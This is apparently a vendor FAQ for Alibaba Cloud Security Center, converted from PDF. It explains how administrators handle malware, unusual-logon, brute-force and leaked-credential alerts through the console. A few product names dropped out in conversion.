---	--	---

Related Exceptions

2020-03-16

2020-03-16 23:52:44

**Malicious Process-Other Malware** Unhandled Note Processing

**Detected by the following engine:** 

**file path:** C:/Program Files (x86)/Microsoft Windows Service/Microsoft Media Service.exe

**Malicious File MD5:** 1f90d87c1b15ae9630f01f9c70b75bb

**pid :** 75,004

**Description:** Other malware threatens the system and data security through behavior similar to a virus or a trojan. Other malware may delete it self or disguise itself as a system process to avoid being detected. If the malicious file does not exist, check for suspicious processes, cron jobs, or auto-starting processes.

**Select "Malicious Process-Other Malware" handled method**

**Processing** ☐ Virus removal

**Method** After Virus removal is selected, you can disable the virus process and isolate the source file. After the virus sample is isolated, it will not cause harm to the business.

☒ End the process.

☐ Isolate the source file of the process

The virus sample can be restored in the File Quarantine box within 30 days after being isolated.

☐ Whitelist

After you select the add whitelist operation, no alert will be triggered when the same alert occurs again.

Proceed with caution.

☐ Ignore

When you select ignore, the alert status is changed to Ignored. When the same alert occurs again, the security center sends another alert.

**Batch handled** ☐ Batch unhandled (combine the alert triggered by the same rule or type)

Process Now Cancel

- Alert on a suspicious network connection

If the network connection is established by trusted workloads, click **Process** in the Actions column. In the dialog box that appears, select **Add To Whitelist** and click **Process Now**. If the network connection is not established by trusted workloads, use Cloud Firewall or Web Application Firewall (WAF) to block requests based on specific alerts. After the alert is handled, select **Ignore** in the dialog box to move the alert to the handled alert list.

The screenshot displays the Security Center console interface. At the top, a notification bar indicates the alert status: **Unusual Network Connection-Access malicious domain** with **Warning** and **Unhandled** tags. Below this, the **Details** tab is active, showing a description of the alert and a table with columns for **Affected Assets**, **First Occurrence**, and **Latest Occurrence**. The **Related Exceptions** section shows a timeline of events, with the most recent event being the current alert. A **Processing** button is highlighted in red. Below the alert details, a dialog box titled "Select 'Unusual Network Connection-Access malicious domain ' handled method" is open, showing options to **Whitelist**, **Ignore**, or **Batch handled**. The **Whitelist** option is selected, and the **Process Now** button is visible at the bottom right of the dialog.

## Why are some alerts in the Expired state?

Security Center changes the status of the alerts that are generated 30 days ago to **Expired**. If the alerts are generated again in the subsequent detections, Security Center updates the alert generation time and changes the alert status to **Unhandled**.

## **How do I avoid the situation in which I properly log on to a server but Security Center prompts that the logon is unusual?**

You can log on to the and go to the **Alerts** page. On the Alerts page, click **Settings**. In the panel that appears, specify approved logon IP addresses, approved logon time range, and approved logon accounts. After you configure the settings, alerts are generated for unusual logons. You can manually add approved logon locations or configure the system to automatically update approved logon locations. You can also specify the assets on which alerts are generated when logons from unapproved locations are detected.

## **I enter incorrect passwords multiple times and an alert is triggered before I log on to an ECS instance. What do I do?**

The password used to log on to an Elastic Compute Service (ECS) instance is complex. Therefore, you may enter incorrect passwords multiple times before you can log on to the instance. In this case, Security Center identifies your logon attempts as brute-force attacks and generates an alert. If you confirm that the alert is a false positive, you can ignore the alert.

## **Security Center prompts that an unusual logon occurs after I specify approved logon IP addresses, approved logon time range, and approved logon accounts and properly log on to a server. What do I do?**

In this case, you must first check whether the alert is triggered by a logon from an unapproved IP address, location, or account. Logon IP addresses, locations, accounts, and time are the factors that may trigger an alert. These factors do not have priorities. If a factor is abnormal, an alert is triggered.

## **An alert that indicates an unusual logon is triggered. Is the logon successful or blocked?**

If an alert is triggered by an unusual logon, the logon is still successful. However, the logon behavior is considered suspicious by Security Center. Therefore, Security Center generates an alert for the unusual logon.

## **A logon triggers an alert that indicates an unusual logon and is identified as a logon from an attacker. What do I do?**

You can log on to the and go to the **Alerts** page. In the alert list, find the alert and click **Process** in the Actions column. In the dialog box that appears, set Process Method to Block, set Rule validity period to 12 hours, and then click **Process Now**. This way, attacks are blocked. We recommend that you change your account password at the earliest opportunity and check whether other unknown accounts and unknown public keys exist on the server. This prevents SSH password-free logons.

Select "Login with unusual location-Unusual Logon" handled method

Processing ☒ Block **Recommended**

Method If you select block operation, the security center will generate the following security group protection rules to intercept access from this malicious IP address. We recommend that you fix server vulnerabilities as soon as possible. Generally, using this vulnerability to intrude into the system is the main attack method for hackers. [Details >](#)

Rule validity period 12 hours

☐ Add To Whitelist After selecting the whitelist operation, when the same correction occurs again, it will automatically enter the processed list, no further targeted notification, please confirm again

☐ Ignore When you select ignore, the alert status is changed to Ignored. When the same alert occurs again, the security center sends another alert.

☐ Handled manually This alert is a suspicious abnormal action. It is recommended that you check the

**Process Now** Cancel

**I receive an alert that indicates a suspicious command sequence is executed after ECS logons over SSH. Is the command sequence executed?**

The command sequence is executed. We recommend that you update the server logon password at the earliest opportunity and check whether other abnormal activities exist on the ECS instance. The abnormal activities include startups of unknown processes.

**What logs can I view on the server after an alert is triggered by an unusual logon?**

You can view the logs in the `/var/log/secure` directory on the server. You can run the `grep 10.80.22.22 /var/log/secure` command to view the logs.

**How do I view the number of brute-force attacks to my server or the attack blocking details on my server?**

You can log on to the and choose **Detection > Attack Awareness**. On the page that appears, you can view the information about successful blocking of SSH brute-force attacks.


## How do I protect servers from brute-force attacks?

You can specify approved login IP addresses or use certificates for logons. For information about how to specify approved login IP addresses, see [Configure alert settings](#).

## What do I do if a misoperation causes the brute-force attack protection to take effect?

If the number of login attempts exceeds the upper limit specified in a defense rule against brute-force attacks, the rule takes effect, and you cannot log on to your server. In this case, you can perform the following operations:

Log on to the . Go to the **Alerts** page and click the number below **IP blocking / All**. In the **IP Policy Library** panel, find the blocking rule and set **Policy Status** of the rule to **Disabled**.



## Can Security Center protect web applications and websites from brute-force attacks?

No, Security Center cannot protect web applications or websites from brute-force attacks.

Security Center can protect only the servers that allow logons over Remote Desktop Protocol (RDP) or SSH.

## What do I do if my server passwords are cracked?

If your server passwords are cracked, attackers may have intruded into your servers and installed malicious programs. You can log on to the and choose **Detection > Alerts**. On the Alerts page, check whether alerts that are generated for brute-force attacks are displayed.

□

If alerts that indicate ECS instance logons by using brute-force attacks are generated on your assets, your server passwords are cracked. We recommend that you perform the following steps to reinforce the security of your server:

- **Handle the related alerts**


Log on to the and choose **Detection > Alerts**. On the Alerts page, find the alert and click **Process** in the Actions column. In the dialog box that appears, set Process Method to **Block** and click **Process Now**. Security Center generates defense rules for the security group to block access requests from malicious IP addresses.

- **Reset server passwords**

Reset the server passwords that are cracked at the earliest opportunity. We recommend that you use complex passwords.

- **Run baseline checks to detect risks**

Use the baseline check feature of Security Center to detect risks on your servers, and handle the detected risks based on the suggestions that are provided by Security Center.

 **Note** Only the , , and editions of Security Center support the baseline check feature.

## **I still receive alert notifications about brute-force attacks after I change the default port of the SSH service. Why?**

After you change the default port of the SSH service on a Linux server from port 22 to another port, you may still receive alert notifications about brute-force attacks from Security Center.

Security Center identifies brute-force attacks based on the frequency of SSH logon attempts. Even if you changed the default port of the SSH service, Security Center still sends you alert notifications about the brute-force attacks on the SSH service.

If your server passwords are cracked, we recommend that you reinforce the security of your servers at the earliest opportunity. For more information, see [What do I do if my server passwords are cracked?](#).

## **Records on RDP brute-force attacks are generated even after RDP requests on port 3389 are blocked by security group rules or firewall rules. Why?**

Due to the special logon audit mechanism in Windows, the audit activities of logons based on Inter-Process Communication (IPC), RDP, and Samba are recorded in the same log, but the logon methods are not specified. If you find records on RDP brute-force attacks after the requests to the RDP service port are blocked, you must check whether IPC or Samba is enabled.

Check whether port 135, port 139, or port 445 is enabled for your ECS instance, and whether public IP addresses can access these ports. Check whether the Windows security logs contain logon records within the attack period.

## **Does Security Center detect only weak passwords of RDP and SSH services?**


Security Center detects weak passwords of RDP and SSH services. Security Center also detects weak passwords that are used by administrators to log on to content management systems (CMSs).


## **How do I handle an SSH or RDP remote logon failure?**


If you cannot remotely log on to a cloud server over SSH or RDP by using the current IP address, you can log on to the Alibaba Cloud Security Control console and add the IP address to the whitelist. This way, the IP address is not blocked for sever logons.

To add an IP address to the whitelist, perform the following steps:

1. Log on to the [Security Center console](#).
2. In the left-side navigation pane, click **Settings**. On the **General** tab, find the **Security Control** section and click **Configuration** to go to the Security Control console.



 **Note** You can also move the pointer over the profile picture in the upper-right corner of the Alibaba Cloud Management Console and click **Security Console** to go to the Security Control console.



3. In the left-side navigation pane of the Security Control console, choose **Whitelist > Access Whitelist**. On the page that appears, click **Add**.

4. Enter an IP address in the **Source IP** field and specify the servers that allow logons from the IP address. Select one or more servers from the left-side section and click the right arrow to add the servers to the right-side section below **selected**.

5. After the configuration is complete, click **OK**.

## What do I do if sensitive information is leaked?

When enterprises or individuals use GitHub, Gitee, or other platforms to manage source code, the source code contains or may contain the following sensitive information: AccessKey pairs of Alibaba Cloud accounts, accounts and passwords of ApsaraDB RDS databases, email accounts and passwords, and accounts and passwords of self-managed databases that are hosted on ECS instances. If the preceding account information is leaked, attackers may use the information to access Alibaba Cloud resources and data of enterprises or individual users.

After an enterprise creates a database on an ECS instance, developers may write sensitive information to the configuration file that is used to connect to the database. Sensitive information includes database connection passwords and email passwords. After attackers obtain the leaked passwords from GitHub and pass authentication, the attackers can obtain the data of the enterprise. This causes major security risks for the enterprise.

### Solutions

- We recommend that you use a **private** GitHub codebase or build an internal code management system to prevent leaks of source code and sensitive information.
- If sensitive information such as an Alibaba Cloud AccessKey pair is leaked, you must log on to the [Alibaba Cloud Management Console](#), and disable and reset the leaked AccessKey pair, or delete the AccessKey pair. Then, delete the hosted code in GitHub at the earliest opportunity.
- Regularly log on to the [Log Service console](#) to view the server access logs and check whether a data leak occurred. For example, search for web access logs and specify the URI field to identify the paths

that contain files related to AccessKey pairs.

- Develop internal standards on security O&M and red lines for development operations. Provide training sessions for IT administrators to improve information security.

## **What is the source of the statistics that are displayed on the Attack Awareness page?**

The statistics displayed on the Attack Awareness page are attack data that is collected after Security Center automatically identifies and blocks basic attacks. The statistics involve the assets that are protected by Security Center. You can view the assets on the Assets page.